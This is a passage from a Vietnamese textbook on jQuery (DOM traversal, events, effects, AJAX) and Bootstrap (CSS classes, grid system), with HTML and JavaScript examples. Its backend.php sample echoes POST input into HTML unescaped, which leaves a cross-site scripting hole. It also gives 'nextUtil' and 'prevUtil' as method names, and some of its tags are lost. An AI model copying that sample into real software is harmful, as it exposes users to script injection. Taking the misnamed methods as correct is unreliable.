`$(selector)` là cú pháp đơn giản, hiệu quả để chọn các đối tượng tài liệu một cách trực tiếp. Không những vậy, jQuery còn cung cấp nhiều phương thức đơn giản khác để chọn các đối tượng thuộc cùng nhánh cây DOM một cách gián tiếp. Những phương thức này giúp cho việc duyệt DOM dễ dàng hơn là sử dụng các thuộc tính của đối tượng theo JavaScript thuần như `parentNode`, `childNodes`, `previousSibling`, `nextSibling`. Các phương thức chọn các đối tượng thuộc cùng nhánh cây DOM một cách gián tiếp còn được gọi là phương thức duyệt DOM, được liệt kê và mô tả dưới đây. Lưu ý, `$(sel)` là tập các đối tượng được chọn bởi bộ chọn `sel`.

`$(selector).parent()`

Chọn các đối tượng cha của các đối tượng thuộc `$(selector)`.

`$(selector).parents()`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)`.

`$(selector).parents(selector_filter)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên thuộc `$(selector_filter)`.

`$(selector).parentsUntil(selector_stop)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên không thuộc `$(selector_stop)` và `$(selector_stop).parents()`. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng tổ tiên từ dưới lên cho đến khi gặp tổ tiên được chỉ định bởi `selector_stop`.

`$(selector).parentsUntil(selector_stop, selector_filter)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên thuộc `$(selector_filter)` nhưng không thuộc `$(selector_stop)` và `$(selector_stop).parents()`.

`$(selector).children()`

Chọn các đối tượng con của các đối tượng thuộc `$(selector)`.

`$(selector).children(selector_filter)`

Chọn các đối tượng con của các đối tượng thuộc `$(selector)` với điều kiện đối tượng con thuộc `$(selector_filter)`.

`$(selector).find()`

Chọn các đối tượng thuộc dòng dõi (con, cháu, chắt,...) của các đối tượng thuộc `$(selector)`.

`$(selector).find(selector_filter)`

Chọn các đối tượng thuộc dòng dõi của các đối tượng thuộc `$(selector)` với điều kiện đối tượng con thuộc `$(selector_filter)`.

`$(selector).siblings()`

Chọn các đối tượng anh, em của các đối tượng thuộc `$(selector)`.

`$(selector).siblings(selector_filter)`

Chọn các đối tượng anh, em của các đối tượng thuộc `$(selector)` với điều kiện đối tượng anh, em thuộc `$(selector_filter)`.

`$(selector).next()`

Chọn các đối tượng em liền sau của các đối tượng thuộc `$(selector)`.

`$(selector).next(selector_filter)`

Chọn các đối tượng em liền sau của các đối tượng thuộc `$(selector)` với điều kiện đối tượng em liền sau thuộc `$(selector_filter)`.

`$(selector).nextAll()`

Chọn các đối tượng em của các đối tượng thuộc `$(selector)`.

`$(selector).nextAll(selector_filter)`

Chọn các đối tượng em của các đối tượng thuộc `$(selector)` với điều kiện đối tượng em thuộc `$(selector_filter)`.

`$(selector).nextUtil(selector_stop)`

Chọn các đối tượng em của các đối tượng thuộc `$(selector)` với điều kiện đối tượng em không thuộc `$(selector_stop)` và `$(selector_stop).nextAll()`. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng em từ trên xuống cho đến khi gặp nút em được chỉ định bởi `selector_stop`.

`$(selector).nextUtil(selector_stop, selector_filter)`

Chọn các đối tượng em của các đối tượng thuộc `$(selector)` với điều kiện đối tượng em thuộc `$(selector_filter)` nhưng không thuộc `$(selector_stop)` và `$(selector_stop).nextAll()`.

`$(selector).prev()`

Chọn các đối tượng anh liền trước của các đối tượng thuộc `$(selector)`.

`$(selector).prev(selector_filter)`

Chọn các đối tượng anh liền trước của các đối tượng thuộc `$(selector)` với điều kiện đối tượng anh liền trước thuộc `$(selector_filter)`.

`$(selector).prevAll()`

Chọn các đối tượng anh của các đối tượng thuộc `$(selector)`.

`$(selector).prevAll(selector_filter)`

Chọn các đối tượng anh của các đối tượng thuộc `$(selector)` với điều kiện đối tượng anh thuộc `$(selector_filter)`.

`$(selector).prevUtil(selector_stop)`

Chọn các đối tượng anh của các đối tượng thuộc `$(selector)` với điều kiện đối tượng anh không thuộc `$(selector_stop)` và `$(selector_stop).prevAll()`. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng anh từ dưới lên cho đến khi gặp nút anh được chỉ định bởi `selector_stop`.

`$(selector).prevUtil(selector_stop, selector_filter)`

Chọn các đối tượng anh của các đối tượng thuộc `$(selector)` với điều kiện đối tượng anh thuộc `$(selector_filter)` nhưng không thuộc `$(selector_stop)` và `$(selector_stop).prevAll()`.

`$(selector).first()`

Chọn đối tượng đầu tiên thuộc `$(selector)`.

`$(selector).last()`

Chọn đối tượng cuối cùng thuộc `$(selector)`.

`$(selector).eq(index)`

Chọn đối tượng thứ index thuộc `$(selector)`.

`$(selector).filter(selector_filter)`

Chọn đối tượng thuộc `$(selector)` với điều kiện đối tượng cũng thuộc `$(selector_filter)`.

`$(selector).not(selector_filter)`

Chọn đối tượng thuộc `$(selector)` với điều kiện đối tượng không thuộc `$(selector_filter)`.

Trong trang web ví dụ sau đây, hai đối tượng `` nằm trong `<div>` được chọn và chữ bên trong chúng được in màu đỏ.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.6</title>
3. </head><body>
4.   <div> div được chọn</div>
5.   <span>span không được chọn</span>
6.   <div>div được chọn
7.     <span>span được chọn</span>
8.     <p>p <span>span được chọn</span> </p>
9.   </div>
10.  <script src="jquery.js"></script>
11.  <script>
12.    $(document).ready(function(){
13.      $("div").find("span").css({"color":"red"});
14.    });
15.  </script>
16. </body></html>
```

5.2.7. Xử lý sự kiện trên đối tượng tài liệu

jQuery cung cấp các phương thức bao gói lên các con trỏ sự kiện và phương thức sự kiện của các đối tượng tài liệu, giúp cho việc kích hoạt hay bắt và xử lý sự kiện trở nên đơn giản hơn. Các phương thức bao gói được liệt kê như sau:

Mouse	Keyboard	Form	Document/Window
<i>click</i>	<i>keypress</i>	<i>submit</i>	<i>load</i>
<i>dblclick</i>	<i>keydown</i>	<i>change</i>	<i>resize</i>
<i>mouseenter</i>	<i>keyup</i>	<i>focus</i>	<i>scroll</i>
		<i>blur</i>	<i>unload</i>

Điểm đặc biệt là mỗi phương thức bao gói đều có hai thể hiện, một thể hiện không có tham số dùng để kích hoạt sự kiện, thể hiện còn lại có tham số là hàm sẽ được gọi khi sự kiện xảy ra. Ví dụ, *click()* là thể hiện được dùng để tạo ra sự kiện kích chuột trên đối tượng, trong khi *click(function(){})* là phương thức được gọi khi sự kiện kích chuột trên đối tượng xảy ra.

Trong trang web ví dụ sau đây, mỗi khi người dùng gõ nhập "Họ tên", sự kiện nhả phím được bắt và xử lý. Nếu phím vừa gõ là Enter, tâm điểm sẽ được chuyển đến ô nhập "Ngày sinh".

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.7</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <label for="hoten">Họ tên:</label>
6.   <input type="text" id="hoten"/>
7.   <br/>
8.   <label for="ngaysinh">Ngày sinh:</label>
9.   <input type="text" id="ngaysinh"/>
10.  <script src="jquery.js"></script>
11.  <script>
12.    function hotenKeyUp(e) {
13.      if (e.keyCode == 13) $("#ngaysinh").focus();
14.    }
15.    $(document).ready(function(){
16.      $("#hoten").keyup(hotenKeyUp);
17.    });
18.  </script>
19. </body></html>
```

5.2.8. Hiệu ứng

Để thực hiện các hiệu ứng trên web, jQuery cung cấp nhiều phương thức hiệu quả như được mô tả dưới đây:

```
$(selector).hide([duration] [, callback])
$(selector).show([duration] [, callback])
$(selector).toggle([duration] [, callback])
```

Ẩn/hiện/ẩn hoặc hiện đổi tượng được chọn. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

```
$(selector).fadeIn([duration] [, callback])
$(selector).fadeOut([duration] [, callback])
$(selector).fadeToggle([duration] [, callback])
```

Ẩn/hiện/ẩn hoặc hiện đổi tượng được chọn một cách từ từ bằng cách làm mờ/rõ dần hiển thị của đối tượng. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

```
$(selector).fadeTo(duration, opacity [, callback])
```

Lê Đình Thành, Nguyễn Việt Anh WebAppDev

Làm mờ/rõ hiển thị của đối tượng đến một độ đặc xác định. Hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*. *opacity* nhận giá trị thực trong đoạn từ 0 đến 1 với 0 là ẩn hoàn toàn đối tượng trong khi 1 là hiển thị rõ ràng đối tượng.

```
$(selector).slideDown([duration] [, callback])
$(selector).slideUp([duration] [, callback])
$(selector).slideToggle([duration][, callback])
```

Ẩn/hiện/ẩn hoặc hiện đổi tượng được chọn với hiệu ứng thả xuống/kéo lên. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

```
$(selector).animate({cssProperties} [, duration] [, callback])
```

Thực hiện các hiệu ứng tùy biến theo tập các thuộc tính CSS. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*. Lưu ý, tên các thuộc tính CSS được viết theo cú pháp của JavaScript, hay thuộc tính DOM, ví dụ *paddingLeft*, *fontStyle*, ... Nếu muốn thay đổi vị trí của đối tượng thì trước đó vị trí trình diễn của đối tượng (*position*) phải khác tĩnh (*static*). Có thể thực hiện liên tiếp nhiều hiệu ứng. Các hiệu ứng chưa được thực hiện sẽ được đặt trong hàng đợi cho đến khi hiệu ứng trước nó được hoàn thành.

```
$(selector).stop([clearQueue] [, jumpToEnd])
```

Dừng hiệu ứng hiện tại đang được thực hiện. Nếu *clearQueue* được đặt là *true*, các hiệu ứng đang chờ trong hàng đợi cũng bị hủy bỏ. Nếu *jumpToEnd* là *true*, hiệu ứng hiện tại sẽ được dừng ngay lập tức.

Trong trang web ví dụ sau đây, một loạt các hiệu ứng được thực hiện trên đối tượng *<div>* khi người dùng kích chuột vào nút bấm có nhãn "Start Animations". Đầu tiên, đối tượng này được di chuyển sang phải đồng thời tăng kích thước cả chiều cao và chiều rộng. Tiếp theo, đối tượng được di chuyển về vị trí ban đầu rồi chiều cao được thu về chiều cao ban đầu. Cuối cùng, đối tượng được làm mờ dần rồi ẩn hẳn. Trong khi các hiệu ứng đang diễn ra, nếu người dùng bấm vào nút có nhãn "Stop Current Animation", hiệu ứng hiện tại sẽ bị bỏ qua để chuyển sang hiệu ứng tiếp theo, ngược lại nếu người dùng bấm vào nút có nhãn "Stop All Animations", hiệu ứng hiện tại bị dừng và các hiệu ứng tiếp sau bị bỏ qua.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.8</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <button id="button1">Start Animations</button>
6.   <button id="button2">Stop Current Animation</button>
7.   <button id="button3">Stop All Animations</button>
8.   <div style="background:#98bf21; height:100px; width:100px; position:relative;"></div>
9.   <script src="jquery.js"></script>
10.  <script>
11.    $(document).ready(function() {
12.      $("#button1").click(function() {
13.        $("div").animate({
14.          left: '250px',
15.          height: '+=150px',
16.          width: '350px'
17.        })
18.        .animate({left: '0px'}, "slow")
19.        .animate({height: '-=150px'}, "slow")
20.        .fadeOut(500);
21.      });
22.      $("#button2").click(function() {
23.        $("div").stop();
24.      });
25.      $("#button3").click(function() {
26.        $("div").stop(true, true);
27.      });
28.    });
29.  </script>
30. </body></html>
```

5.2.9. jQuery AJAX

AJAX là kỹ thuật trao đổi dữ liệu một cách hiệu quả với bên phục vụ như đã được trình bày trong Mục 4.5. Tuy vậy, với JavaScript thuần, các câu lệnh AJAX

thường dài và khó hiểu, có thể không chạy được trên mọi trình duyệt. jQuery khắc phục những hạn chế này bằng việc cung cấp các phương thức hết sức đơn giản và mạnh mẽ, bao gồm `load()`, `$.get()`, và `$.post()`.

Phương thức `load()` giúp cho việc tải bộ phận của trang web trở nên rất đơn giản, chỉ cần chỉ định tải nội dung gì vào đối tượng DOM nào. Cụ thể, `$(selector).load(url [selector_filter] [, param] [, callback])` có tác dụng tải nội dung tài liệu tại `url` theo AJAX và đặt nội dung trả về cho `innerHTML` của các đối tượng được chọn bởi `selector`. Nếu có tham số `selector_filter`, nội dung được tải về sẽ được lọc bởi `selector_filter` trước khi đặt vào đối tượng được chọn. Có thể truyền dữ liệu cho bên phục vụ bằng `param`, là tập các cặp tham số/giá trị. Khi đó, `load()` sẽ sử dụng phương thức POST để gửi yêu cầu HTTP. Mặc định, `load()` sử dụng các yêu cầu HTTP với GET. Ngoài ra, có thể chỉ định hàm được gọi lại khi việc tải thành công. Hàm gọi lại có các tham số `responseTxt`, `statusTxt`, `xhr`, trong đó `responseTxt` là nội dung tài liệu trả về, `statusTxt` là trạng thái đáp ứng HTTP và `xhr` là đối tượng `XMLHttpRequest` đã được jQuery tạo ra để thực hiện trao đổi dữ liệu.

Các phương thức `$.get(url, callback) / $.post(url, param, callback)` có tác dụng tải tài liệu tại `url` theo AJAX, sử dụng phương thức GET/POST của HTTP, tương ứng. Khi tài liệu được tải xong, hàm gọi lại được gọi. Hàm gọi lại có hai tham số là `data` và `status`, trong đó `data` là nội dung của tài liệu và `status` là trạng thái đáp ứng. Lưu ý tham số (nếu có) được thể hiện bằng chuỗi truy vấn trong `url` đối với `$.get()` hoặc bằng `param` là tập các tham số/giá trị đối với `$.post()`.

Trong ví dụ sau đây, trang `backend.php` nhận hai tham số là `a` và `b` theo phương thức POST và trả về một đoạn HTML, trong đó có đối tượng đoạn văn với định danh `p2` chứa giá trị của `a` và `b`. Trang `frontend.htm` sử dụng các phương thức jQuery AJAX để tải nội dung từ `backend.php`. Đầu tiên, bằng phương thức `load()`, toàn bộ trang `backend.php` được tải và đặt vào đối tượng `<div>` có định danh là `entire_doc`. Tiếp theo, toàn bộ trang `backend.php` được tải lại và đặt vào các đối tượng `<div>` có định danh là `entire_doc2`, `entire_doc3`, bằng phương thức `$.post()` và `$(selector).html()`. Cuối cùng, trang `backend.php` được tải lại một lần nữa nhưng chỉ đối tượng đoạn văn có định danh `p2` được lọc ra và đặt vào đối tượng `<div>` có định danh `p2_doc`. Các giá trị "Hoang" và 10 được truyền cho `a` và `b` trong cả ba lần gọi.

```
1. <!-- backend.php -->
2. <h2>jQuery and AJAX is FUN!!!</h2>
3. <p id="p1">This is some text in a paragraph.</p>
4. <p id="p2">
5. <?php
6. echo "Your data: ".$_POST["a"]." and ".$_POST["b"];
7. ?>
8. </p>
```

```
1. <!-- frontend.htm -->
2. <!DOCTYPE html><html><head>
```

```

3.   <title>L.5.2.9</title>
4.   <meta charset="utf-8">
5. </head><body>
6.   <div id="entire_doc"></div>
7.   <div id="entire_doc2"></div>
8.   <div id="entire_doc3"></div>
9.   <div id="p2_doc"></div>
10.  <script src="../jquery.js"></script>
11.  <script>
12.    $(document).ready(function(){
13.      $("#entire_doc").load("backend.php", {a: "Hoang", b: 10});
14.      $.post("backend.php",
15.          {a: "Hoang", b: "10"},
16.          function(data, status) {
17.              $("#entire_doc2").html(data);
18.              $("#entire_doc3").html(data);
19.          }
20.      );
21.      $("#p2_doc").load("backend.php #p2", {a: "Hoang", b: 10});
22.    });
23.  </script>
24. </body></html>

```

5.3. BOOTSTRAP

WebAppDev

Bootstrap là khung phát triển mặt trước, được phát triển đầu tiên bởi các kỹ sư của Twitter, và hiện nay được duy trì bởi một cộng đồng nguồn mở lớn mạnh. Theo thống kê của Q-Success¹⁶, vào tháng 3/2017, 20,2% các trang web trên toàn thế giới sử dụng Bootstrap và thị phần cho Bootstrap vẫn tiếp tục tăng. Bootstrap được thiết kế nhằm đáp ứng xu hướng giao diện thích ứng và ưu tiên cho thiết bị di động (responsive, mobile-first) trong phát triển ứng dụng web. Khung phát triển này cung cấp ba đặc trưng hữu ích gồm: (1) hệ thống kiểu trình diễn CSS, (2) hệ thống lưới, và (3) các thành phần giao diện cùng thư viện JavaScript cho tương tác với thành phần giao diện. Các đặc trưng của Bootstrap sẽ được trình bày trong các mục nhỏ sau đây.

5.3.1. Bao hàm Bootstrap

Để sử dụng Bootstrap, có thể tải thư viện (các tệp .css và .js) tại <http://getbootstrap.com> rồi bao hàm tệp vào trang web, hoặc bao hàm thư viện Bootstrap từ các CDN, như sau:

```

1.  <!DOCTYPE html><html><head>
2.    <meta name="viewport" content="width=device-width, initial-scale=1">
3.    <link rel="stylesheet" href="bootstrap.css">
4.  </head><body>
5.    <div class="container">Nội dung trang web</div>
6.    <script src="jquery.js"></script>
7.    <script src="bootstrap.js"></script>
8.  </body></html>

```

¹⁶ <https://w3techs.com/>

Lưu ý, Bootstrap sử dụng các đối tượng HTML và thuộc tính CSS yêu cầu HTML5 nên cần chỉ định HTML5 DOCTYPE ngay đầu trang web. Mặt khác, Bootstrap được thiết kế nhằm thích ứng với các thiết bị. Để giao diện trang web có thể thay đổi tùy theo thiết bị, đối tượng `<meta name="viewport">` cần được khai báo trong tiêu đề, đồng thời đối tượng chứa nên được khai báo trong thân. Đối tượng `<meta>` có các thuộc tính *content* với nội dung `width=device-width` cho biết chiều rộng của trang sẽ được đặt bằng chiều rộng của màn hình thiết bị, `initial-scale` cho biết độ phóng/thu trang khi trang được tải xong. Đối tượng chứa thường là `<div>`, với class nhận một trong hai lớp CSS là `.container` hoặc `.container-fluid`. Với lớp `.container`, đối tượng chứa có chiều rộng cố định (tùy thiết bị). Với lớp `.container-fluid`, đối tượng chứa có chiều rộng bằng chiều rộng của màn hình thiết bị. Đối tượng chứa không thể chứa đối tượng chứa khác, tức các đối tượng chứa không thể lồng nhau.

Một lưu ý khác, trong những trường hợp đơn giản, sử dụng mình hệ thống kiểu trình diễn của Bootstrap, trang web không cần bao hàm các tệp JavaScript. Tệp `bootstrap.js` chỉ cần khi trang web muốn tạo các thành phần giao diện được cung cấp bởi Bootstrap cùng với tương tác trên chúng. Khi đó, thư viện jQuery cũng cần được bao hàm trước vì nó là một phụ thuộc của `bootstrap.js`.

5.3.2. Hệ thống kiểu trình diễn CSS

Đặc trưng đầu tiên hữu ích mà Bootstrap mang lại là hệ thống kiểu trình diễn CSS. Để khai thác đặc trưng này, chỉ cần bao hàm tệp `bootstrap.css` vào trang web. Hệ thống kiểu trình diễn CSS của Bootstrap sẽ thay thế hệ thống kiểu trình diễn mặc định của trình duyệt. Thứ nhất, hầu hết các bộ chọn theo phần tử văn bản sẽ được thay đổi nội dung, mang đến cho giao diện trang web cái nhìn và cảm nhận (look-and-feel) tốt hơn. Các bộ chọn `h1-h6, label, small, mark, abbr, blockquote, dl, code, kbd, pre, ...` được thay đổi theo cách này. Thứ hai, với từng lớp đối tượng tài liệu cụ thể, Bootstrap cung cấp những lớp CSS riêng biệt để trình diễn chúng. Các lớp CSS riêng biệt cho từng lớp đối tượng tài liệu sẽ được trình bày tóm tắt dưới đây:

Bảng

Để trình diễn dữ liệu theo dạng bảng, sử dụng đối tượng HTML `<table>`, Bootstrap cung cấp lớp CSS cơ sở `.table` và nhiều lớp CSS nâng cao như `.table-striped`, `.table-bordered`, `.table-hover`, `.table-condensed`, `.table-responsive`. Có thể sử dụng lớp `.table`, kết hợp lớp `.table` với nhiều lớp `.table-*` khác để tạo kiểu trình diễn cho bảng. Ngoài ra, có thể sử dụng các lớp CSS `.active`, `.success`, `.info`, `.warning`, `.danger` cho từng đối tượng `<tr>` và `<td>` để tạo kiểu trình diễn biểu thị các trạng thái khác nhau của dữ liệu. Định kiểu trình diễn bảng có dạng như sau:

```
1. <table class="table table-bordered">
2.   <thead>...</thead><tbody>...</tbody>
3. </table>
```

Hình ảnh

Để trình diễn hình ảnh, sử dụng đối tượng HTML ``, Bootstrap cung cấp nhiều lớp CSS như `.img-rounded`, `.img-circle`, `.img-thumbnail`, `.img-responsive`. Các lớp CSS này sẽ trình diễn hình ảnh dưới dạng hình chữ nhật tròn góc, hình elipse, ảnh thumbnail và co giãn theo kích thước màn hình, tương ứng. Định kiểu trình diễn hình ảnh có dạng như sau:

```
1. 
```

Nút bấm

Để trình diễn nút bấm, sử dụng các đối tượng HTML `<button>`, `<input type="button">` và `<a>`, Bootstrap cung cấp lớp CSS cơ sở `.btn` và nhiều lớp CSS nâng cao như `.btn-default`, `.btn-primary`, `.btn-success`, `.btn-info`, `.btn-warning`, `.btn-danger`, `.btn-link`, `.btn-lg`, `.btn-md`, `.btn-sm`, `.btn-xs`, `.btn-block`. Có thể sử dụng lớp `.btn`, kết hợp lớp `.btn` với nhiều lớp `.btn-*` để chỉ định kiểu dáng và kích thước khác nhau cho nút bấm. Ngoài ra, có thể sử dụng hai lớp CSS `.active` và `.disabled` để xác định nút bấm có hiệu lực (có thể tương tác) hay không.

Cũng có thể gộp các nút bấm vào cùng nhóm bằng cách đưa chúng vào cùng một đối tượng `<div>` và chỉ định đối tượng `<div>` sử dụng một trong các lớp CSS `.btn-group`, `.btn-group-vertical`, `.btn-group-justified`. Với các lớp CSS này, các nút bấm trong cùng nhóm được trình diễn thành hàng ngang, cột dọc, hay rộng hết màn hình, tương ứng. Ngoài ra, có thể sử dụng các lớp `.btn-group-lg|sm|xs` để xác định kích thước các nút bấm trong nhóm. Định kiểu trình diễn nhóm nút bấm có dạng như sau:

```
1. <div class="btn-group btn-group-sm">
2.   <button class="btn btn-primary">Nút bấm 1</button>
3.   <button class="btn btn-info">Nút bấm 2</button>
4.   <button class="btn btn-success">Nút bấm 3</button>
5. </div>
```

Glyphicon

Glyphicon là các ảnh biểu tượng (icon) hoặc ký hiệu (symbol) đơn sắc. Đặc điểm của glyphicon là biểu tượng hay ký hiệu chỉ được thể hiện bằng một màu duy nhất trên nền trong suốt. Do vậy, khi nhúng vào các vị trí cụ thể, glyphicon sẽ ăn nhập với màu nền.

Bootstrap cung cấp nhiều glyphsicons từ trang <http://glyphicons.com>. Glyphicons có thể được sử dụng trong văn bản, nút bấm, biểu nhập, thanh công cụ và thanh điều hướng, ... Sử dụng glyphicon bằng cách khai báo đối tượng `` với các lớp CSS `.glyphicon` và `.glyphicon-[name]`, trong đó `[name]` được thay bởi tên của glyphicon như `envelop`, `search`, `print`, ... Định kiểu trình diễn glyphicon có dạng như sau:

```
1. <span class="glyphicon glyphicon-search"></span> Search
```

Phân trang

Khi có nhiều dữ liệu cần trình diễn, một kỹ thuật thường được sử dụng là phân trang để trình diễn từng phân đoạn/trang dữ liệu, đồng thời cung cấp các liên kết cho phép người dùng chọn trang muốn hiển thị. Để tạo các liên kết phân trang, đối tượng `` được sử dụng với mỗi `` của nó chứa một liên kết. Bootstrap cung cấp các lớp CSS `.pagination` và `.pager` áp dụng cho đối tượng `` để trình diễn các liên kết phân trang. Ngoài ra, có thể sử dụng các lớp CSS `.active` và `.disabled` cho `` để chỉ định liên kết phân trang hiện tại hay liên kết phân trang bị vô hiệu hóa, tương ứng. Có thể sử dụng kết hợp `.pagination` với lớp `.pagination-lg` hoặc `.pagination-sm` để thay đổi kích thước trình diễn các liên kết phân trang. Định kiểu trình diễn phân trang có dạng như sau:

```
1. <ul class="pagination pagination-sm">
2.   <li><a href="#">1</a></li>
3.   <li><a href="#">2</a></li>
4.   <li><a href="#">3</a></li>
5. </ul>
```

Panel

Panel trong Bootstrap là một hộp có đường viền với đệm xung quanh nội dung bên trong hộp. Sử dụng đối tượng `<div>` với lớp CSS `.panel` để tạo panel. Có thể kết hợp `.panel` với một trong các lớp CSS `.panel-default`, `.panel-primary`, `.panel-success`, `.panel-info`, `.panel-warning`, hoặc `.panel-danger` cho phù hợp các với các ngữ cảnh khác nhau. Ngoài ra, bên trong đối tượng `<div class="panel">`, có thể đặt các `<div>` với lớp CSS là `.panel-heading`, `.panel-body`, `.panel-footer` để trình diễn tiêu đề, thân, và chân đề của panel, tương ứng. Ví dụ, tạo một panel có dạng như sau.

```
1. <div class="panel panel-default">
2.   <div class="panel-heading">Thông tin cá nhân</div>
3.   <div class="panel-body">Nội dung bất kỳ</div>
4. </div>
```

Biểu nhập

Bootstrap cung cấp ba kiểu trình diễn biểu nhập là dọc, ngang và nội tuyến. Biểu nhập dọc là kiểu mặc định. Để trình bày biểu nhập ngang hay nội tuyến, cần thêm lớp CSS `.form-horizontal` hay `.form-inline`, tương ứng, cho đối tượng `<form>`. Với biểu nhập dọc, các đối tượng trong `<form>` được hiển thị theo khối, mỗi đối tượng trên một dòng. Với biểu nhập ngang, mỗi đối tượng nhập cùng nhãn cho nó được hiển thị trên một dòng. Trên thiết bị có màn hình kích thước nhỏ, biểu nhập ngang sẽ tự động được chuyển thành biểu nhập dọc. Với biểu nhập nội tuyến, tất cả các đối tượng được hiển thị theo dòng.

Các đối tượng nhập liệu (`<input>`, `<textarea>`, `<select>`) trên biểu nhập cần được cung cấp lớp CSS là `.form-control`. Ngoài ra, mỗi đối tượng nhập liệu cùng nhãn cho nó cần được để trong một `<div>` có lớp CSS là `.form-group`. Với biểu nhập

ngang, các nhãn cần được áp dụng lớp CSS `.control-label`, đồng thời áp dụng hệ thống lưới (xem mục sau) để trình bày biểu nhập.

Ví dụ, trình diễn một biểu nhập dọc được thực hiện như sau.

```
1. <form>
2.   <div class="form-group">
3.     <label for="email">Email address:</label>
4.     <input type="email" class="form-control" id="email">
5.   </div>
6.   <div class="form-group">
7.     <label for="pwd">Password:</label>
8.     <input type="password" class="form-control" id="pwd">
9.   </div>
10.  <div class="checkbox">
11.    <label><input type="checkbox" checked=""> Remember me</label>
12.  </div>
13.  <button type="submit" class="btn btn-default">Submit</button>
14. </form>
```

Một vài đối tượng khác

Ngoài các đối tượng tài liệu được Bootstrap cung cấp các lớp trình diễn đặc thù như đã được trình bày ở trên, một số đối tượng chung như `<div>`, `<label>` còn được Bootstrap cung cấp các lớp CSS để thực hiện những chức năng riêng như `.jumbotron`, `.well`, `.badge`. Khi đối tượng `<div>` được áp dụng lớp `.jumbotron`, nó sẽ được hiển thị với nền xám và đường viền tròn góc, chữ bên trong `<div>` cũng được phóng to hơn bình thường. Mục đích của `.jumbotron` là để làm nổi bật và gây chú ý về một nội dung nào đó được trình bày trên giao diện. Tương tự, khi đối tượng `<div>` được áp dụng lớp `.well`, nó sẽ được hiển thị với nền xám và đường viền tròn góc. Có thể định kích thước cho `.well` bằng việc kết hợp `.well` với `.well-sm` hay `.well-lg`. Lớp `.badge` được sử dụng để trình diễn đối tượng `` như biểu hiệu. Biểu hiệu thường được sử dụng để hiển thị số lượng khoản mục trong một hạng mục hay liên kết, ví dụ số lượng bài viết, số lượng thư đến, ...

5.3.3. Hệ thống lưới

Một trong những khó khăn lớn nhất đối với các lập trình viên web là sử dụng CSS để dàn trang (xem Mục 3.11.1), đặc biệt là dàn trang thích ứng (xem Mục 3.10). Nhằm giải quyết khó khăn đó, Bootstrap đã đưa ra hệ thống lưới. Hệ thống này được sử dụng để dàn trang một cách dễ dàng và linh hoạt theo thiết bị. Về mặt logic, lưới bao gồm một hoặc nhiều dòng, mỗi dòng bao gồm một hoặc nhiều ô, mỗi ô trải ra trên một hoặc nhiều cột và là một ngăn hình chữ nhật được sử dụng để hiển thị nội dung trang web. Với Bootstrap, lưới có 12 cột có chiều rộng đều nhau. Mỗi ô có thể chiếm từ 1 đến 12 cột. Tổng số cột của các ô trên cùng một dòng luôn luôn phải là 12. Số 12 được chọn vì nó là bội của 2, 3, 4, và 6, do đó có thể chỉ định chiều rộng của ô là 25%, 50%, 75%, 33%, 66% chiều rộng khung chứa thông qua chỉ định số cột mà nó chiếm. Hơn nữa, Bootstrap cho phép lựa chọn kích thước thiết bị để chia (chỉ định chiều rộng) ô một cách phù hợp.

Dòng được khai báo bằng đối tượng `<div>` với lớp CSS là `.row`. Cột cũng được khai báo bằng đối tượng `<div>` nhưng với các lớp CSS là `.col-[screen]-[size]`, trong đó, `[screen]` cho biết kích thước màn hình, `[size]` là số cột mà ô chiếm. `[size]` có giá trị là số nguyên từ 1 đến 12. `[screen]` chỉ nhận một trong bốn giá trị là:

- `xs` (cho thiết bị có màn hình siêu nhỏ, ví dụ điện thoại di động, chiều rộng màn hình nhỏ hơn 768 pixels)
- `sm` (cho thiết bị có màn hình nhỏ, ví dụ tablets, chiều rộng màn hình từ 768 pixels đến 991 pixels)
- `md` (cho thiết bị có màn hình trung bình, ví dụ PC và laptop, chiều rộng màn hình từ 992 pixels đến 1199 pixels)
- `lg` (cho thiết bị có màn hình lớn, chiều rộng màn hình từ 1200 pixels trở lên)

Có thể sử dụng kết hợp các lớp `.col-[screen]-*` khác nhau để tạo dàn trang động và mềm dẻo. Ví dụ, để tạo một dòng có hai ô với tỷ lệ chiều rộng các ô ở màn hình nhỏ là 25%-75%, ở màn hình trung bình và lớn là 50%-50%, các lớp `.col-[screen]-*` khác nhau được sử dụng như sau.

```
1. <div class="container">
2.   <div class="row">
3.     <div class="col-sm-3 col-md-6" style="background-color:yellow;">
4.       Column A
5.     </div>
6.     <div class="col-sm-9 col-md-6" style="background-color:pink;">
7.       Column B
8.     </div>
9.   </div>
10. </div>
```

Với khai báo này, khi người dùng thay đổi kích thước cửa sổ sẽ thấy tỉ lệ chia ô được thay đổi tương ứng.

Các lớp `.col-[screen]-*` có khả năng mở rộng lên, nghĩa là được áp dụng cho cả màn hình có kích thước lớn hơn kích thước chỉ định khi các lớp cho màn hình lớn hơn không được khai báo. Trong ví dụ trên, các lớp `.col-lg-*` không được khai báo, do đó lớp `.col-md-6` được áp dụng cho cả màn hình kích thước lớn.

